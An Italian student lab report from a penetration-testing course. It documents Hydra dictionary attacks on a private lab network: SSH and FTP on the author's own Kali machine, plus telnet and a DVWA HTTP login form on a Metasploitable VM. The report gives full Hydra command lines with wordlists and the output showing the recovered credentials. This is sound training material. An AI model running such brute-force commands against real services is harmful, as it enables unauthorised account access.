

# CPTP0524 – W14D4

## *Hydra Cracking Authentication*

### **Traccia:**

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

### **L'esercizio si svilupperà in due fasi:**

Fase 1: Abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;

Fase 2: Una seconda fase dove configurerete e craccherete il servizio ftp.

### **Facoltativo:**

Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).

Es. telnet, ssh, ftp, http.

## Fase 1: Abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra

- Creazione di un nuovo utente "test\_user":

```
sudo adduser test_user
```

```
> sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

- Test di accesso ssh su utente test\_user su porta 2222 (cambiata in precedenza)

ssh [test\\_user@192.168.50.100](mailto:test_user@192.168.50.100) -p 2222

```
> ssh test_user@192.168.50.100 -p 2222
test_user@192.168.50.100's password:
Linux Kali-Linux 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 20 21:17:44 2025 from 192.168.50.100
(test_user@Kali-Linux)-[~]
$
```

## - Cracking username e password su servizio ssh con hydra:

➤ `hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2222 -t 2 ssh -o /home/kali/risultati_ssh.txt`

```
> hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2222 -t 2 ssh -o /home/kali/risultati_ssh.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

## - Recuperato la username e password da dizionario

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 15:58:01
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1056 login tries (l:32/p:33), ~528 tries per task
[DATA] attacking ssh://192.168.50.100:2222/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 1020 to do in 00:29h, 2 active
[2222][ssh] host: 192.168.50.100 login: test_user password: testpass
[STATUS] 43.67 tries/min, 131 tries in 00:03h, 925 to do in 00:22h, 2 active
[STATUS] 37.57 tries/min, 263 tries in 00:07h, 793 to do in 00:22h, 2 active
[STATUS] 36.50 tries/min, 438 tries in 00:12h, 618 to do in 00:17h, 2 active
```

## Fase 2: Configurazione e cracking del servizio FTP


### - Cambio della porta FTP con l'aggiunta della riga "listen\_port=2121"

`sudo nano /etc/vsftpd.conf`

```
#
# Run standalone? vsft
# daemon started from a
listen=NO
listen_port=2121
#
# This directive enable
```



- Test di accesso in FTP



- Cracking username e password su servizio FTP con hydra:

› hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2121 -t 2 ftp -o /home/kali/risultati\_ssh.txt

```
> hydra -L /usr/share/seclists/Usernames/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.50.100 -s 2121 -t 2 ftp -o /home/kali/risultati_ssh.txt
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

- Recuperato anche per il servizio FTP la username e la password tramite dizionario

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 16:29:27
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1056 login tries (l:32/p:33), ~528 tries per task
[DATA] attacking ftp://192.168.50.100:2121/
[STATUS] 37.00 tries/min, 37 tries in 00:01h, 1019 to do in 00:28h, 2 active
[2121][ftp] host: 192.168.50.100 login: test_user password: testpass
[STATUS] 45.00 tries/min, 135 tries in 00:03h, 921 to do in 00:21h, 2 active
|
```

**Facoltativo:** Scegliere un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).  
Es. telnet, ssh, ftp, http.

# TELNET

### - Test di accesso a telnet

```
> telnet 192.168.51.101
```

```
> telnet 192.168.51.101
Trying 192.168.51.101...
Connected to 192.168.51.101.
Escape character is '^]'.
```

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sat Feb 15 09:54:24 EST 2025 on tty1
Linux metasploitable 2.6.24-6-server #1 SMP Thu Apr 10 13:58:00 UTC 2008

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ |

```

- **Cracking username e password su servizio TELNET con hydra sul target Metasploitable 192.168.51.101:**

➤ `hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 -t 4 telnet`

```
> hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 -t 4 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

- Recuperato username e password di Metasploitable su servizio telnet

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 17:29:46
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 627 login tries (l:33/p:19), ~157 tries per task
[DATA] attacking telnet://192.168.51.101:23/
[STATUS] 59.00 tries/min, 59 tries in 00:01h, 568 to do in 00:10h, 4 active
[23][telnet] host: 192.168.51.101 login: msfadmin password: msfadmin
[STATUS] 65.67 tries/min, 197 tries in 00:03h, 430 to do in 00:07h, 4 active
```

# HTTP

## - Test di accesso in HTTP

Username: admin  
Security Level: low  
PHPIDS: disabled

## - Cracking username e password su servizio TELNET con hydra sul target Metasploitable 192.168.51.101:

➤ hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -t 4

```
> hydra -L /usr/share/seclists/Username/Honeypot-Captures/multiplesources-users-fabian-fingerle-100.de.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-100.txt 192.168.51.101 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 17:46:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 714 login tries (l:34/p:21), ~179 tries per task
[DATA] attacking http-post-form://192.168.51.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed
[80][http-post-form] host: 192.168.51.101 login: admin password: password
[STATUS] 641.00 tries/min, 641 tries in 00:01h, 73 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-22 17:47:07
```

Francesco Rinaldi